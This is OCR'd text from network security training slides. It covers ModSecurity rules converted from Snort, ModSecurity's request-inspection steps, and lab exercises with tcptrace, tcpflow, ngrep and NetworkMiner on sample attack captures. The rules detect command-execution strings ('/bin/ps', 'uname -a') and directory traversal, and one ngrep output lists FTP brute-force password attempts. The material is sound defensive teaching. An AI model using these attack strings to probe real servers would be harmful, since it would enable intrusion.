
```
# WEB-ATTACKS ps command attempt
SecFilterSelective THE_REQUEST "/bin/ps"
# WEB-ATTACKS uname -a command attempt
SecFilter "uname\x20-a"
# WEB-CGI testcgi access
SecFilterSelective THE_REQUEST "/testcgi" log,pass
# WEB-IIS /iisadmpwd/aexp2.htr access
SecFilterSelective THE_REQUEST "/iisadmpwd/aexp2\.htr" log,pass
# WEB-MISC http directory traversal
SecFilter "\.\.\\"
```

When converting Snort rules, you must scan the results and remove any converted rules that are incorrect, or rules that do not apply to your environment.



Following is an example of the process that Modsecurity uses when handling a request to detect and prevent web attacks:


1. Parse the request. Modsecurity starts by parsing the request.
2. Perform canonization and anti-evasion actions. Modsecurity performs a series of transformations on the input to make it suitable for analysis. This mitigates various evasive techniques such as null byte attacks, self-referencing directories, multiple slash characters, using backslash characters on Windows, and so on.
3. Perform special built-in checks. It performs more complicated validations such as URL encoding validation, Unicode encoding validation, and byte range verification to detect and reject shellcode.
4. Execute input rules. Modsecurity executes custom rules that you have created using regular expressions. In addition, several rules can be combined for more complex analysis.
5. Execute output rules. Now the request is transferred to the handler where output rules are applied to the response body. They are useful to prevent information leaks.
6. Log the request. Modsecurity logs the complete request consisting of input and output headers and the request body. Modsecurity can be configured to log specific requests and responses to prevent excessive logging.



One of the first things you can do when beginning a network forensics investigation is to analyze network flow information. This can help you to analyze which systems are communicating, which systems had completed sessions, and even reconstruct data quickly (similar to Wireshark's Follow TCP Stream functionality).

Two tools that can be incredibly useful for accomplishing these goals are TCPtrace and TCPflow. TCPtrace pulls fundamental flow and session data out of PCAP files and displays it. TCPflow, however, yanks any meaningful content and session data out of files and deposits it in separate text files for easy perusal.

To make your life even easier, the default Kali distribution includes TCPflow, and TCPtrace can easily be installed.



This slide depicts examples of both TCPtrace and TCPflow in action. Don't worry, you'll get to use them soon enough.


Ngrep

- Ngrep looks for pattern matches in network traffic
- Incredibly useful during network investigations
- Looks for sensitive data leakage, passwords, or known malicious traffic

```
root@bt:/home/501/netforensics# ngrep -I ../ftp-attack.pcap PASS
input: ../ftp-attack.pcap
match: PASS
###
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS jan..
####
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS japan..
####
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS jared..
####
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS jazz..
###############
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS jeanette..
####
T 211.152.42.144:34121 -> 192.168.1.5:21 [AP]
  PASS jeff..
```

Advanced Detection and Packet Analysis

Ngrep is awesome! This tool has been around forever and keeps getting updated. What does it do? Simple! It allows for content searches in network traffic. And boy, does it do a good job. Simple to use and flexible to boot. Any pattern you can come up with, you can search for easily. This elevates our traditional layer 3/4 tools for network forensic analysis a bit, digging into the actual content, which is where the real attack trends tend to occur today.




NetworkMiner incorporates a number of features into one Windows tool for network traffic analysis. By simply dragging and dropping a PCAP file into the tool, you can immediately analyze a vast array of traffic captured in a PCAP file. Capabilities include:

- Host communication and OS information
- Frame breakdowns of Layers 2–4 sessions
- Files sent
- Images included
- Messaging protocols and data
- Credentials transmitted
- Session data
- DNS information
- Keywords in the traffic
- Anomalies


And even more!

NetworkMiner (2)



Advanced Detection and Packet Analysis

This slide depicts a screen shot of NetworkMiner in action. You can download the tool at http://sourceforge.net/projects/networkminer/?source=dlp.




Richard Bejtlich, a noted network security analyst, wrote a positive review/blog post about Doug Burks' SecurityOnion release in January 2013. (And the project has just kept progressing from there.) In short: it's awesome. Doug has outdone himself and incorporated a vast array of network security monitoring tools that can help analysts do their jobs better.

ELSA and Snorby are IDS/IPS monitoring and analysis tools.

CapMe is a TCP session analyzer that takes alerts directly from ELSA and Snorby.


Together, this package may give analysts everything they need to do serious network analysis.

Check out Richard's original post at http://taosecurity.blogspot.com/2013/01/security-onion-elsa-or-snorby-capme.html.




This slide depicts a screen shot from Richard's post, showing multiple tools in SecurityOnion working in tandem.

Post is found at http://taosecurity.blogspot.com/2013/01/security-onion-elsa-or-snorby-capme.html.



Let's quickly play with some of the network forensics tools we just covered.




To start, let's run TCPtrace against a few of our PCAP files. Run the following commands:

- tcptrace ../ftp-attack.pcap
- tcptrace ../smb_32byte_segments.pcap
- tcptrace ../teardrop.pcap

What kind of interactions do you see? You should see some like the following:

97 packets seen, 97 TCP packets traced
elapsed wallclock time: 0:00:00.000874, 110983 pkts/sec analyzed
trace file elapsed time: 0:00:07.104053
TCP connection info:
1: 10.0.225.23:31603 - 10.0.225.12:445 (a2b) 51> 33< (reset)
2: 10.0.225.23:31604 - 10.0.225.12:6049 (c2d) 7> 6< (complete)




Let's turn our attention to TCPflow now. In the same directory, execute the following:

```
#tcpflow -r ../ftp-attack.pcap
```

A number of files will be generated in the directory, some of which are text files containing session data. Open the File Browser by clicking the Places menu item at the top of the Kali screen, and then navigating to /home/501/netforensics. Double-click any of the text files to open them easily.

What do you find there? You should see the FTP username/password attempts in a few files, as well as some other browser content.




Let's run a few Ngrep commands! In the /home/501/netforensics directory, try the following:

ngrep -I ../ftp-attack.pcap -i "user|pass"

AND

ngrep -I ../cve-2008-4250_writemode_frag.pcap -i system

What kinds of content do you see? What other commands could you come up with?




Do the following to get NetworkMiner set up:

